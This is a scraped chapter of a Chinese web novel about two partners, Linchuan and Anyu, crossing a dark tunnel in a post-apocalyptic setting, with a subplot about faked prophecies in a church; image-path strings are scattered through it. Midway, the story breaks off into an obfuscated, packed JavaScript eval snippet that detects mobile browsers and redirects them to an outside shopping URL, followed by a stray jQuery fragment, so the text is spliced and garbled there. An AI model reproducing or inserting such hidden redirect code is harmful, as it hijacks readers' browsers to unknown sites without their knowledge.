临川要再回城区一趟的消息对安昱来说并不意外,他们目前只是和城区里的同盟者建立了联系,而之后的计划总是需要人不间断的往返沟通才能成形。现在双方的信任还没有完全建立,这座沟通的桥梁只能暂时由看上去更加中立的临川担任。
“走吧。”安昱叫来阿隼简单吩咐了几句,安排了接下来三天的训练科目,然后非常自然而又快步得走过临川身边,也没有多余的解释,甚至在临川表现出疑惑的时候同样回给了临川一个不解的眼神:“怎么,不是要赶时间去城区敲定细节吗?不是现在出发吗?”
临川小跑几步追上安昱,身后的队员们已经在阿隼的指挥下开始一对一训练。临川快步和安昱并肩走着,和安昱解释,“只是送个信而已,我去就行了。你留在沙漠里训练吧,我知道你担心他们在战场上会出……”
“你一个人在隧道里也会。”安昱突然之间停下脚步,他回头看向跟在自己身后的临川,语气中带着些愠怒,“临川,你是不是忘了你在隧道里狼狈的样子了?一周多了,你对漆黑环境有多恐惧你自己不知道吗?”
“你在里面能感知到什么?是能确认自己走得时间,还是能知道自己走得方向?还是你能够在破碎的车厢和满地的骸骨里保持住自己的精神稳定?”
“你一个人进去?你一个人进去送死吗?”
临川有些手足无措地看向安昱,他徒劳地张开嘴想说些什么,但在安昱如同急风骤雨地话语中,他的一切辩解和挣扎都显得那么苍白。
临川不得不承认,他现在需要安昱,他一个人无法通过那段漆黑到没有时间只有压抑的隧道。他真的无法一个人面对。
安昱坐上了前往隧道的越野车,一路上他都保持着沉默,托着脑袋远眺沙漠中残留的人类痕迹。被掩埋一半的房屋,勉强从沙漠中探出来的金属框架,还有被风沙摧毁的建筑,总之,沙漠中的一切对于安昱来说都比身边惹怒自己的临川要有趣的多。
有时候爱人之间的赌气就是那么的幼稚和直白,临川驾驶着越野飞驰在沙漠上,好几次想要向安昱解释自己当时只是没有想太多,想要和安昱再三保证以后不会再犯;可安昱盯着窗外飞速后退的风景,选择了最直接的抗拒交流。
直到二人来到隧道口前,临川小心地把越野车开到隐蔽的地方,准备进一步把车子藏好。而安昱站在一边负责警戒,他看着临川在车周围忙前忙后,还没有彻底消气得安昱并不打算帮手。
看到临川隐藏工作基本完成,安昱甚至没等临川的确认,就大步流星地往隧道口走去。而临川也只能粗略地检查完隐藏的情况,火速从车上拿了些食物就匆匆地跑步去追上安昱。
漆黑的隧道和他们上次来得时候别无二致,看起来这一周多的时间里,没有掮客和雇主在这条隧道里发生过任何的交易。
尽管安昱一直认为智者继承了部分丧尸的特征,比如不易死亡,但从隧道里的情况来看,通过隧道和沙漠进行交易的智者也许在叶灵他们不慎导致的爆炸中受到了不小的伤害。
这对人类来说算得上是一个好消息——这证明了智者并非是不可战胜的,祂们也有弱点。
从进入隧道开始,漆黑而又压抑的环境让临川开始神经紧绷,人类对黑暗环境的本能恐惧或许从更早的远古时代就被写进了基因里,即使他已经不是第一次进入地下隧道,但是生理性的恐惧加上曾经留下的心理阴影,心悸和晕眩几乎是无可避免的。
临川下意识地想要装作没事的样子,他极力地控制着自己颤抖地双手,试图让自己快速地冷静下来。
“还逞强。”没等临川从病态的状态中恢复过来,安昱已经伸手攥住了他发颤的手腕,连带着接过临川手上忽明忽暗的火把,几乎是半拖半拉地带着临川走在荒废的隧道里。
“我没事……真的,我,我可能就是有点……”临川踉踉跄跄地跟在安昱的身后,手腕被安昱紧紧地握住,他徒劳的想要解释,但安昱冷漠的表情几乎直白地说明了,临川的一切狡辩对他来说都是没有意义的,甚至安昱还在气头上。于是临川终于回到了沉默的状态里,他安安静静地跟着安昱往前走,一次又一次地深呼吸着让自己放松下来。
隧道里的一切还在叩击着他的心灵,梦境中出现的场景时不时地还会闪过他的脑海,但是前面总有那么一团跳跃着的橘红色的火焰在指引着临川从漆黑的环境里走出来。
走到较为平静的岔路口,安昱终于停下了脚步,像是在确认路线一样在隧道里停住左右张望。虽然安昱依旧保持着沉默,还装作对临川视而不见的样子,不过临川知道这是安昱刻意留给自己休息的时间。
临川反握住安昱的手,嘴角微微上扬着,借着跳跃的火焰,临川可以看清这段路很干净,没有破碎的车厢,也没有堆叠的骸骨,枕木安安静静地躺在地上,没有血迹也没有烧毁。
这一切都说明了这里是安昱特别选择过得地方,他刻意地避开了所有会让临川不适和恐惧的地方。
可即使是这样,安昱的手腕还是可以感觉到临川微微地颤抖。
安昱抿着嘴一眼不发,他还是有些生气的,从临川说出要一个人去城区的时候他就很不爽了,而现在临川的表现也说明了他的担忧并不是杞人忧天。如果自己没有跟上来,他甚至想象不出临川能不能在漆黑的隧道会有怎么样的结局。更让安昱气愤得是直到现在临川都还在逞强,他明白临川是联系城区和沙漠最好的桥梁,但哪怕临川能主动说出让他一起同行呢?
安昱自觉自己现在的情绪并不是很正常,但他也没有想要那么简单放过临川的意思。从隧道到城区的路线,他烂熟于心,相较于在去程里逐渐被黑暗环境影响和回程还有些昏沉的临川,全程保持清醒的安昱现在并不需要确认路线。他知道在前面三百米左右的地方会有一节断裂的车厢,由于车厢阻断了隧道,他们需要翻上站台去往另一侧的隧道才能继续往前走。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17782357|210126||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
看,明明更加熟悉情况的自己,又凭什么不能成为临川的依靠?
“谢谢小安昱。”安昱正兀自气恼,而临川却把脑袋靠在了安昱的肩膀上。临川的脸色算不上好看,不过在红色的火光下,即使他现在脸色惨白也能被映照得带上些健康的红润,“是我想着早去早回,没想到还差点拖累你……”
“我以为我应该是没事的,这几个晚上虽然有时候还会做梦,但我想着或许直面恐惧就不会再,再被梦魇困扰了。就像我遇见你的时候一样。”
安昱有些嫌弃地推了推临川的脑袋,颇带些不满的意味:“别拿甜言蜜语糊弄我,再怎么直面恐惧也不是你主动寻死的理由!”
“是是是,是我的不对。”临川厚着脸皮继续靠在安昱的身边,嘴唇几乎贴在安昱裸露在外的脖子上,呼出得每一口气都恰到好处的落在安昱身上。明明知道临川是故意的,可安昱偏偏又被这样的临川吃得死死的。
“快走了,我们还赶时间。”安昱唰得站起身,火把映照下,安昱的脸通红得像是烧红的铁片一样。不过即使是这样,安昱还是一言不发地拽着临川的手腕,用强硬的动作带着临川往城区赶去。哪怕安昱记住了完整的路线,也能找到较为安全和平静的地方让临川休息,但是对于临川来说,最好的休息还是早早地离开隧道,迎接阳光的洗礼。
而当安昱和临川在地下隧道里赶路的时候,城区的教堂里也同样迎来了一位客人。
“叶灵!你知不知道你这样做很危险?”沈逸看着眼前站成一排的叶灵、吴芜和王柒三个人,觉得自己真的是眼前一黑又一黑:
临川刚回沙漠才几天的功夫,这三个人唯恐天下不乱似的先是让孩子们散播“遇见神明”的故事,让“神明降世”的故事像是长了翅膀一样传遍了附近的人家,然后又是伪造神谕,话里话外将苦难归咎于神秘莫测的研究所——
“‘烈火灼烧阴霾,灰烬淹没神途’,这都是你们谁想出来得?”当沈逸看到这句谶言的时候觉得脑袋嗡嗡得,这几年来城区只有一个地方发生过火灾,那就是研究所。根本不需要叶灵她们再去推波助澜什么,现在研究所的门口已经围满了狂热的信徒。
“这样不是很好吗?”叶灵顶着沈逸无奈而又揪心的目光,她并不觉得自己利用教堂、利用信仰做出得这些谋划有什么错。现在城区里很多人的目光都聚焦在研究所里,只要继续煽动下去,信徒们冲破研究所是迟早的事情。这样一个草菅人命的地方,能够成为击破智者的第一站,也算得上是死得其所。
“但我们都还没有——”
沈逸的话还没说完,教堂偏房的门突然被敲响,他迅速的禁了声,咽下了“准备好”三个字。
“您好。”偏房外,一道温润的声音响起,嗓音里似乎还带着些焦急和乞求,“我的母亲生病了,她病得很重,只有神明可以救她。我听孩子们说神明曾经降临在这里,求求您,求求您让我,让我在这里祷告一次吧!”